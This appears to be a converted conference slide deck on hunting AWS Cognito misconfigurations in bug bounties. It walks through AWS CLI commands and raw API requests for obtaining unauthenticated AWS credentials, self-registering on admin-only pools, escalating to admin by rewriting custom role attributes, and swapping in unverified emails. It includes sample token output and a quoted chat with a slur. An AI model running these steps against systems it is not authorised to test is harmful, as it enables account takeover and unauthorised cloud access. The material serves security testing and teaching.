

# Hunting For AWS Cognito Security Misconfigurations

---

Yassine Aboukir (@yassineaboukir)

# Introduction

## Yassine Aboukir (@yassineaboukir)

- Application security consultant.
- Pentester at HackerOne.
- Bug Bounties (since 2014): HackerOne Top 20, H1-303 MVH & 1st place.
- ex- HackerOne Triage (2017 - 2019).
- Digital nomad (5 years & Over 40 countries).



# Introduction to AWS Cognito

With Amazon Cognito, you can add user sign-up and sign-in features and control access to your web and mobile applications.

Amazon Cognito provides an identity store that scales to millions of users, supports social and enterprise identity federation, and offers advanced security features to protect your consumers and business.


*Source: <https://aws.amazon.com/cognito/>*

# Introduction to AWS Cognito

Amazon Cognito makes it easier for you to manage user identities, authentication, and permissions. It consists of two main components:

- **User Pools:** allow sign-in and sign-up functionality.
- **Identity Pools:** allow authenticated and unauthenticated users to access AWS resources using temporary AWS credentials.

# Introduction to AWS Cognito



Source: <https://aws.amazon.com/blogs/mobile/building-fine-grained-authorization-using-amazon-cognito-user-pools-groups/>

# How to tell if an application is using Amazon Cognito?

9377	https://cognito-idp.us-west-2.amazonaws.com	OPTIONS	/
9378	https://cognito-idp.us-west-2.amazonaws.com	POST	/
9379	https://cognito-identity.us-west-2.amazonaws.com	POST	/
9380	https://cognito-identity.us-west-2.amazonaws.com	POST	/
9381	https://cognito-idp.us-west-2.amazonaws.com	OPTIONS	/

API calls to AWS Cognito API endpoint

- **Yellow:** API calls to user pool.
- **Green:** API calls to identity pool.

# Security misconfiguration #1: Unauthorized access to AWS services due to Liberal AWS Credentials

## 1. Try to fetch temporary AWS credentials using unauthenticated user

To generate the AWS credentials, we need to find **Identity Pool ID** which is usually hardcoded in the source code, in a bundled JS file or in HTTP response. Other useful information that you can find:

- Client ID
- User Pool ID
- Region

9090 https://app. [redacted].com GET /app.15816355.bundle.js 200 5463379 script js

**Request** **Response**

Pretty Raw Hex Render

```
return Object.defineProperty(Config.prototype,"awsCognitoAuthConfig",{
  get:function(){
    return{
      oAuth:{
        domain:"auth2.[redacted].com",scope:["phone","email","profile","openid","aws.cognito.signin.user.admin"],redirectSignIn:
        "https://app.[redacted].com",redirectSignOut:"https://app.[redacted].com/signedout",responseType:"code"
      },
      userPoolId:"us-west-2_AwXHZ[redacted]",userPoolWebClientId:"4umclrolbnjqh2a[redacted]",identityPoolId:"us-west-2:520d4ac9-9543-499e-8190-7[redacted]",region:
      "us-west-2"
    }
  }
});
```

**Region** **User Pool ID** **Client ID** **Identity Pool ID**

# Security misconfiguration #1: Unauthorized access to AWS services due to Liberal AWS Credentials

## 1. Try to fetch temporary AWS credentials using unauthenticated user

Using Burpsuite, search for a variation of the following keywords in the HTTP history:

*Aws\_cognito\_identity\_pool\_id*

*identityPoolId*

*cognitoidentityPoolId*

*userPoolWebClientId*

*userPoolId*

*aws\_user\_pools\_id*

**These hardcoded IDs aren't considered sensitive on their own!**



# Security misconfiguration #1: Unauthorized access to AWS services due to Liberal AWS Credentials

1. Try to fetch temporary AWS credentials using unauthenticated user

Next step is to use the **Pool Identity ID** to generate an **Identity ID**. Use **AWS-Cli** (<https://github.com/aws/aws-cli>) as follows:

```
$ aws cognito-identity get-id --identity-pool-id <identity-pool-id> --region <region>
```

```
yassineaboukir@Yassines-MacBook-Pro ~ % aws cognito-identity get-id --identity-pool-id "us-west-2:520d4ac9-9543-499e-8190-806130001050" --region "us-west-2"
{
  "IdentityId": "us-west-2:e5bc8e26-9c33-4877-af77-27b75cda0310"
}
```

## Security misconfiguration #1: Unauthorized access to AWS services due to Liberal AWS Credentials

## 1. Try to fetch temporary AWS credentials using unauthenticated user

Next step is to use the previous Identity ID to generate AWS credentials. Use **AWS Cli** as follows:

```
$ aws cognito-identity get-credentials-for-identity --identity-id <identity-id> --region <region>
```

```
yassin@bookir@Yassines-MacBook-Pro ~ % aws cognito-identity get-credentials-for-identity
ty-id us-west-2:617dc46a-4559-4360-90b0-3c6f428d126f --region us-west-2
{
  "IdentityId": "us-west-2:617dc46a-4559-4360-90b0-3c6f428d126f",
  "Credentials": {
    "AccessKeyId": "ASIA4XKCSZMPTTMMWQSNH",
    "SecretKey": "5ZN4PkGxsATS7JC3E0tF1LLRCbzuiUZdVlsi4XnZ",
    "SessionToken": "IQoJb3JpZ2lueXZvJEI////////wEdCXVzLXdlc3QtMiJHMEUCIAI+MENzrV3VioFcjc2wn
mF24TRV0F/174kNNzEhLV5jAiEA309zYVo89hih7yAFgv57kf+lxF9zofknFQfUUBAVilUqmwYIUp////////ARADGgw4Nzu
1NzUzMzU3MjkidMRa1sTLKah4SOPt0vmvBZF01sZe9TGbmY5Nz+VLhDWllv3pTA7caf4NYlUtcaSeYuNkTnkBT3KT9U2anLR8uYH
peyqwa7XDPNEZ////////vJ580BYj+/41U
j9/2dhGW4XSXT////////fyR+QoPkhWYJ4U
oJbvERODU8Cvv////////vkqBMdU8M1nXN
8aKWBM2FeBa3Q////////x/OGZJap+97rh
fJCHT40POjv2a////////VuUNZFQ+HGKuX
skTHV01uhZsZU////////2Fpeq0oImpceUH
gBlTFsuVH0GBY////////5u1IdBHyaIQaa
71GXUUuUKbh8o////////jCZ6teCBULZQZ
Z88YPiEEVm3T////////hB5cO3NCgm+bx
Qjv/ftcJM/pUP////////oBwfK2Gg/EEJX
YSQW6PExhgSqX////////41GnH+W+3CiFJ
Ga+v/F7jmMCSrubb4jpnevzmigamrbjctwtjy0tgysrJAjcfPMZomDE+mrsZKnmh/dgSK17QLtDgbWTSLPtmhdGuLUcvv9mSwJ
nJeGkuFAG9LG19tmb03NtgPRt9TaMh/iNgMitGl7amAvtVM2fRS4Xmc4WE0xjyWgi6MfB17wtGOXA0X43DW2uE4QJ0ODskPq91Sy
QyLrLJWZuDlHZFTZ1qLmk/Aln6w==",
    "Expiration": "2022-12-03T15:48:57+08:00"
  }
}
```

# Security misconfiguration #1: Unauthorized access to AWS services due to Liberal AWS Credentials

## 1. Try to fetch temporary AWS credentials using unauthenticated user

Now, we can enumerate permissions associated with these credentials using a tool such as:

- **Enumerate-iam:** <https://github.com/andresriancho/enumerate-iam>
- **Scout Suite:** <https://github.com/nccgroup/ScoutSuite>

```
$ ./enumerate-iam.py --access-key <AccessKeyID> --secret-key <SecretKey> --session-token <SessionToken>
```

```
2022-12-03 15:01:49,841 - 41816 - [INFO] Starting permission enumeration for access-key-id "ASIA4XX[REDACTED]"
2022-12-03 15:01:51,402 - 41816 - [INFO] -- Account ARN : arn:aws:sts::87557[REDACTED]:assumed-role/PD-Sandbox-UserPool-CognitoUnauthorizedRole-M4S0
ASIA[REDACTED]/CognitoIdentityCredentials
2022-12-03 15:01:51,402 - 41816 - [INFO] -- Account Id : 87557[REDACTED]
2022-12-03 15:01:51,402 - 41816 - [INFO] -- Account Path: assumed-role/PD-Sandbox-UserPool-CognitoUnauthorizedRole-[REDACTED]/CognitoIdentityCr
edentials
2022-12-03 15:01:54,217 - 41816 - [INFO] Attempting common-service describe / list brute force.
2022-12-03 15:01:57,829 - 41816 - [INFO] -- sts.get_caller_identity() worked!
2022-12-03 15:01:59,988 - 41816 - [INFO] -- dynamodb.describe_endpoints() worked!
```

Enumerated permissions

# Security misconfiguration #1: Unauthorized access to AWS services due to Liberal AWS Credentials

## 1. Try to fetch temporary AWS credentials using unauthenticated user

You could enumerate all sort of permissions that allows unauthenticated user to access AWS services:

- `dynamodb.list_backups()`
- `dynamodb.list_tables()`
- `lambda.list_functions()`
- `s3.list_buckets()`
- etc.

# Security misconfiguration #1: Unauthorized access to AWS services due to Liberal AWS Credentials

If the unauthenticated role is explicitly disabled. You'll will receive similar error:

**NotAuthorizedException: Unauthenticated access is not supported for this identity pool.**

## Security misconfiguration #1: Unauthorized access to AWS services due to Liberal AWS Credentials

## 2. Try to fetch temporary AWS credentials using authenticated user

Assuming unauthenticated user is disabled and you either can sign up or have access to an authenticated account. Observe the HTTP traffic upon successful authentication:

[illegible]


**Id\_token** is exchanged for temporary AWS credentials:

- AccessKeyId
- SecretKey
- SessionToken

## Security misconfiguration #2: Authentication bypass due to enabled Signup API action

Applications not offering user signup and only supporting administrative provision of accounts could be vulnerable as a result of not disabling signup API action.

This includes admin login portals which implement AWS cognito allowing authentication bypass as a result.



Sign in with your username and password

Username

Password

[Forgot your password?](#)

Sign in

## Security misconfiguration #2: Authentication bypass due to enabled Signup API action

Self-registration enabled by default when creating a new user pool

### Do you want to allow users to sign themselves up?

You can choose to only allow administrators to create users or allow users to sign themselves up. [Learn more.](#)

- ☐ Only allow administrators to create users
- ☒ Allow users to sign themselves up



## Security misconfiguration #2: Authentication bypass due to enabled Signup API action

We only need the client ID and region to test against the self-registration.

```
$ aws cognito-idp sign-up --client-id <client-id> --username <email-address> --password <password> --region <region>
```

```
{
  "CodeDeliveryDetailsList": [
    {
      "Destination": "y***@w***",
      "DeliveryMedium": "EMAIL",
      "AttributeName": "email"
    }
  ]
}
```

Successful singup

Failed signup

```
yassineaboukir@Yassines-MacBook-Pro ~ % aws cognito-idp sign-up --client-id 1q5pq6dska6s8... --username yassineaboukir+cog@wearehackero
ne.com --password Tallsoft]3485 --region us-east-2
```

```
An error occurred (NotAuthorizedException) when calling the SignUp operation: SignUp is not permitted for this user pool
```

## Security misconfiguration #2: Authentication bypass due to enabled Signup API action

We only need the client ID and region to test against the self-registration.

**AWSCognitoIdentityProviderService.SignUp**

### Request

Pretty Raw Hex

```
1 POST / HTTP/2
2 Host: cognito-idp.us-east-2.amazonaws.com
3 Content-Type: application/x-amz-json-1.1
4 X-Amz-Target: AWSCognitoIdentityProviderService.SignUp
5 Content-Length: 124
6
7 {
8   "ClientId": "1q5pq6dska6s8...",
9   "Username": "yassineaboukir@wearehackerone.com",
10  "Password": "Hkjhjk79]2344"
```


### Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Date: Sun, 04 Dec 2022 13:27:10 GMT
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 90
5 X-Amzn-Requestid: 60c9977f-1275-45a2-9854-1b861303f441
6 X-Amzn-Errortype: NotAuthorizedException:
7 X-Amzn-ErrorMessage: SignUp is not permitted for this user pool
8
9 {
10  "__type": "NotAuthorizedException",
11  "message": "SignUp is not permitted for this user pool"
12 }
```

## Security misconfiguration #2: Authentication bypass due to enabled Signup API action

In case of a successful self-registration, a 6 digits confirmation code will be delivered to the attacker's email address.



You'll need to confirm the account next.

```
$ aws cognito-idp confirm-sign-up --client-id <client-id> --username <email-address> --confirmation-code  
<confirmation-code> --region <region>
```


## Security misconfiguration #2: Authentication bypass due to enabled Signup API action

You can also directly call the Cognito API endpoint as follows:

### AWSCognitoIdentityProviderService.ConfirmSignUp

#### Request

	Pretty	Raw	Hex
1	POST / HTTP/2		
2	Host: cognito-idp.us-east-2.amazonaws.com		
3	Content-Type: application/x-amz-json-1.1		
4	X-Amz-Target: AWSCognitoIdentityProviderService.ConfirmSignUp		
5	Content-Length: 125		
6			
7	{		
	"ClientId": "1q5pq6dsk6[REDACTED]",		
	"Username": "yassineaboukir@wearehackerone.com",		
	"ConfirmationCode": "123456"		
8	}		
9			
10			



## Security misconfiguration #2: Authentication bypass due to enabled Signup API action

Sometimes, you might successfully be able to signup and register an account but it doesn't have any user group assigned. However, you will be able to obtain temporary AWS credentials which you can test against liberal permissions as we explained earlier.

# Security misconfiguration #3: Privilege escalation through writable user attributes

Attributes are pieces of information that help you identify individual users, such as name, email address, and phone number. A new user pool has a set of default *standard attributes*.

Required	Attribute	Required	Attribute
<input type="checkbox"/>	address	<input type="checkbox"/>	nickname
<input type="checkbox"/>	birthdate	<input type="checkbox"/>	phone number
<input type="checkbox"/>	email	<input type="checkbox"/>	picture
<input type="checkbox"/>	family name	<input type="checkbox"/>	preferred username
<input type="checkbox"/>	gender	<input type="checkbox"/>	profile
<input type="checkbox"/>	given name	<input type="checkbox"/>	zoneinfo
<input type="checkbox"/>	locale	<input type="checkbox"/>	updated at
<input type="checkbox"/>	middle name	<input type="checkbox"/>	website
<input type="checkbox"/>	name		

# Security misconfiguration #3: Privilege escalation through writable user attributes

You can also add custom attributes to your user pool definition in the AWS Management Console.

## Do you want to add custom attributes?

Enter the name and select the type and settings for custom attributes.

Type	Name	Min length	Max length	Mutable
string	custom:custom:userRole	1	256	<input checked="" type="checkbox"/>

# Security misconfiguration #3: Privilege escalation through writable user attributes

Unless set as readable only, the new custom attribute permission is writable by default which allows the user to update its value.

## Attributes

Select the user attributes this app client can read and write. You can select standard scopes that include multiple attributes and you can select a set of individual attributes.

**Readable Attributes**

**Scopes** ☒ Address ☒ Email ☒ Phone Number ☒ Profile

**Attributes**

<input checked="" type="checkbox"/> address	<input checked="" type="checkbox"/> nickname
<input checked="" type="checkbox"/> birthdate	<input checked="" type="checkbox"/> phone number
<input checked="" type="checkbox"/> email	<input checked="" type="checkbox"/> phone number verified
<input checked="" type="checkbox"/> email verified	<input checked="" type="checkbox"/> picture
<input checked="" type="checkbox"/> family name	<input checked="" type="checkbox"/> preferred username
<input checked="" type="checkbox"/> gender	<input checked="" type="checkbox"/> profile
<input checked="" type="checkbox"/> given name	<input checked="" type="checkbox"/> zoneinfo
<input checked="" type="checkbox"/> locale	<input checked="" type="checkbox"/> updated at
<input checked="" type="checkbox"/> middle name	<input checked="" type="checkbox"/> website
<input checked="" type="checkbox"/> name	<input checked="" type="checkbox"/> custom:custom:userRole

**Writable Attributes**

**Scopes** ☒ Address ☒ Profile

**Attributes**

<input checked="" type="checkbox"/> address	<input checked="" type="checkbox"/> nickname
<input checked="" type="checkbox"/> birthdate	<input checked="" type="checkbox"/> phone number
<input checked="" type="checkbox"/> email	<input checked="" type="checkbox"/> picture
<input checked="" type="checkbox"/> family name	<input checked="" type="checkbox"/> preferred username
<input checked="" type="checkbox"/> gender	<input checked="" type="checkbox"/> profile
<input checked="" type="checkbox"/> given name	<input checked="" type="checkbox"/> zoneinfo
<input checked="" type="checkbox"/> locale	<input checked="" type="checkbox"/> updated at
<input checked="" type="checkbox"/> middle name	<input checked="" type="checkbox"/> website
<input checked="" type="checkbox"/> name	<input checked="" type="checkbox"/> custom:custom:userRole



# Security misconfiguration #3: Privilege escalation through writable user attributes

## 1. Fetching user attributes

In order to test against this misconfiguration, you need to be authenticated then we'll fetch the available user attributes using the generated access token (Check *Authorization* header).

```
8 Authorization: Bearer eyJraWQ10iJzQ9IiwiaWxnYnNk5NTI5YzNGQ5Ni1hOTdC51cy13ZXN0VudF9pZCI6Ij2M2NiZjI3LWZyZcyIsInNj3RpbWUiOiJ2ZSI6ImQ2OWV6vqofMoFA03c5c9h3r71iSZYztX9sQ-j5-LoR2rD37L2SWxRbYkkTPKgh7ZCGqXVTvcg7gv9PryTLZCUHki_A_bGaVTRcp6tcI5WpqtIXVjS26Sx0a3CoYw_RIQTqa7l34lyKk8DmhcF1v9f1r8CiVlFamJm8hMICurWp5NE0htVtxDqQ6_nDPEV5CkqxPU_yJ762Yk4bV2ZA1G-KSeMs2Udj39Z8A958cbFdC_YsSzdDYhUv8uusFA1SxLSCcotK0v9DuPrV9pelig
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
```

```
$ aws cognito-idp get-user --region <region> --access-token <access-token>
```

# Security misconfiguration #3: Privilege escalation through writable user attributes

## 1. Fetching user attributes

```
yassineaboukir@Yassine-MacBook-Pro ~ % aws cognito-idp get-user --region us-west-2 --access-token eyJraWQ1OiYyY1B1US1hOV3YxNHEyUk... JTMjU2In0.eyJzdWIiOiI3ZDI2M2U4ZS1...
mMTBkLTRhN2YtODgyNy1jMDlmY2IyZDh0YyYkI1C1h2d2h0X0dvdh3VwcyT6Ww11cv13ZXN0I... JFc2QzYVNUcFRwX0dvb2dsZS5JdCJpc3MlO1JodHRwc3pl1wY29...
joyLCjBjblbnRfYWQ1O1I... 01JlM2FHMDg3Yy1mZzg5LTQ3NGMtYjNlYy01YmU2ODdEwYWE4OTYl...
pZCBwcm9naWw1IGVtYWlsI... YSImLhdCIGMTY3MDIxMzY5SM5WanRpIjoiYWU2YUwWNDIzWE3MyO...
n0.FxYa8RPeVSA0S1z8S6m... S9TtdNio7LAY7pSH8d1VMuzlttdh7SQ42yEQxpjS1DIWR1v00nJDaxTylIZhpP9L_HIKPF_ayTJzklUKaqq-j9FGwmTjxqNjJ23wvtKm4k8RHcKfKzDFNj4cmz9TsQhViv7Uau2U1yA
xrWAW_6dz1QuMbcp50PohFWcfmFYtmh4CeIgpUURR9-Solhzsyq0F8q0nfThjt0LpojFM5rG_aw2RrL4vC7Hnd2q4Y74a5j1uJ5aqa1AUWbmgZNebDNdSU4_Codngullw
{
  "Username": "Google_114513133664353965501",
  "UserAttributes": [
    {
      "Name": "sub",
      "Value": "7d263e8e-f10d-4a7f-8827-c02fcb2d82b9"
    },
    {
      "Name": "identities",
      "Value": "[{\\"userId\\":\\"114513133664353965501\\",\\"providerName\\":\\"Google\\",\\"providerType\\":\\"Google\\",\\"issuer\\":null,\\"primary\\":true,\\"dateCreated\\":1670212074749}]"
    },
    {
      "Name": "email_verified",
      "Value": "false"
    },
    {
      "Name": "name",
      "Value": "Yassine Aboukir"
    },
    {
      "Name": "given_name",
      "Value": "Yassine"
    },
    {
      "Name": "family_name",
      "Value": "Aboukir"
    },
    {
      "Name": "email",
      "Value": "yassine.aboukir@gmail.com"
    },
    {
      "Name": "picture",
      "Value": "https://lh3.googleusercontent.com/a/ALm5wu1DIKkf0-t5itWx8oLjiiAPs0J-SlJ-el5SmVyUMQ=s96-c"
    }
  ]
}
```


## Security misconfiguration #3: Privilege escalation through writable user attributes

## 1. Fetching user attributes

## AWSCognitoIdentityProviderService.GetUser

Look out for custom attributes such as:

- custom:isAdmin**
- custom:userRole**
- custom:isActive**
- custom:isApproved**
- custom:accessLevel**



## Security misconfiguration #3: Privilege escalation through writable user attributes

## 2. Updating user attributes

```
$ aws cognito-idp update-user-attributes --access-token <access-token> --region <region> --user-attributes
Name="<attribute-name>", Value="<new-value>"
```

## AWSCognitoIdentityProviderService.UpdateUserAttributes

Request

PrettyRawHex

```
1 POST / HTTP/2
2 Host: cognito-idp.us-west-2.amazonaws.com
3 Content-Type: application/x-amz-json-1.1
4 X-Amz-Target: AWSCognitoIdentityProviderService.UpdateUserAttributes
5
6
7 {
  "AccessToken":
    "eyJraWQ0IiIyOiJlMTJlU2lnOyVkdjYXN0eS5kZWZlc3Vwcyl6bm00bylpZHAudXN0eS5kaWQ0IjBjbGllLmY1ZDAxNC0xM2wZSI0ImF3cy5jF90aw1LiJoXNjIMjk3OGETnZg2TMzNjY0MzUzOTeF7hgSPF7V1-zvwnRrJwm5Qz5IQwhni5AXmY0Y1Uf7sRcDLxWsm13sY71odaqD7GnQL---GnBRx3H3bqCn6bx30EN10eCT_Te5tCuqUpDvK4QHuogETR84jSVQIUqYTzqV0IHypD0R5cSBqm0",
  "UserAttributes": [
    {
      "Name": "custom:userRole",
      "Value": "admin"
    }
  ]
}
```

Response

PrettyRawHexRender

```
1 HTTP/2 200 OK
2 Date: Mon, 05 Dec 2022 05:09:23 GMT
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 2
5 X-Amzn-RequestId: 18fd8092-9d6b-43d7-a011-399a1cd6e02e
6 Access-Control-Allow-Origin: *
7 Access-Control-Expose-Headers:
  x-amzn-RequestId,x-amzn-ErrorType,x-amzn-ErrorMessage,Date
8
9 {
}
```

# Security misconfiguration #3: Privilege escalation through writable user attributes



██████████ • 9:51 AM

Imao, I found a crit via a cognito API just 2 days ago.  
Retarded bug af tho

NOV 29



**Yassine ABOUKIR** (He/Him) • 12:21 PM

Haha whaat? Congrats bro! How did you find it if you  
can share ofc?




██████████ • 4:20 PM

By using ``aws cognito-idp get-user`` I saw a  
custom:user\_role attribute. I modified it with ``aws  
cognito-idp update-user-attributes`` to  
``super_administrator`` (which I found in the JS)  
(Edited)

And my account became a super admin of the  
platform :)

# Security misconfiguration #4: Updating email attribute before verification

There scenarios where the user isn't allowed to update their email address due to both client and server-side security controls. However, by leveraging Cognito API, it might also be possible to bypass this restriction.



```
$ aws cognito-idp update-user-attributes --access-token <access-token> --region <region> --user-attributes  
Name="email", Value="<new-email-address>"
```

## Security misconfiguration #4: Updating email attribute before verification

This is especially bad when verification isn't required.

### Which attributes do you want to verify?

Verification requires users to retrieve a code from their email or phone to confirm ownership. Verification of a phone or email is necessary to automatically confirm users and enable recovery from forgotten passwords. [Learn more about email and phone verification.](#)

☐ Email   ☐ Phone number   ☐ Email or phone number   ☒ No verification

If the email is relied upon for authorization and access control, this will result in horizontal and vertical privilege escalation.

## Security misconfiguration #4: Updating email attribute before verification

Even with email verification enabled, most applications will update the email attribute value to the new **unverified** email address.

```
9 {
  "UserAttributes": [
    {
      "Name": "sub",
      "Value": "a0e79874-45c2-4c5a-ab9a-20bbaeef65d8"
    },
    {
      "Name": "email_verified",
      "Value": "false"
    },
    {
      "Name": "locale",
      "Value": "en_US"
    },
    {
      "Name": "email",
      "Value": "yassineaboukir+poc@wearehackerone.com"
    }
  ],
  "Username": "a0e79874-45c2-4c5a-ab9a-20bbaeef65d8"
}
```





## Security misconfiguration #4: Updating email attribute before verification

This is bad because the user will be still be able to login and obtain an authenticated access token **using the unverified email address**.

Many application do not necessarily check if **email\_verified** is set to True or False. Therefore, this would bypass any security controls that relies on email domain for authorization, hence privilege escalation.

## Security misconfiguration #4: Updating email attribute before verification

AWS has introduced a new security configuration to mitigate this issue, so if you have

**Keep original attribute value active when an update is pending** explicitly enabled the email attribute will not be updated to the new email address until it is verified.

This is a new security configuration that was only introduced after **June 2022** which means a lot of applications might still be misconfigured.

### Verifying attribute changes [Info](#)

#### ☐ Keep original attribute value active when an update is pending - Recommended

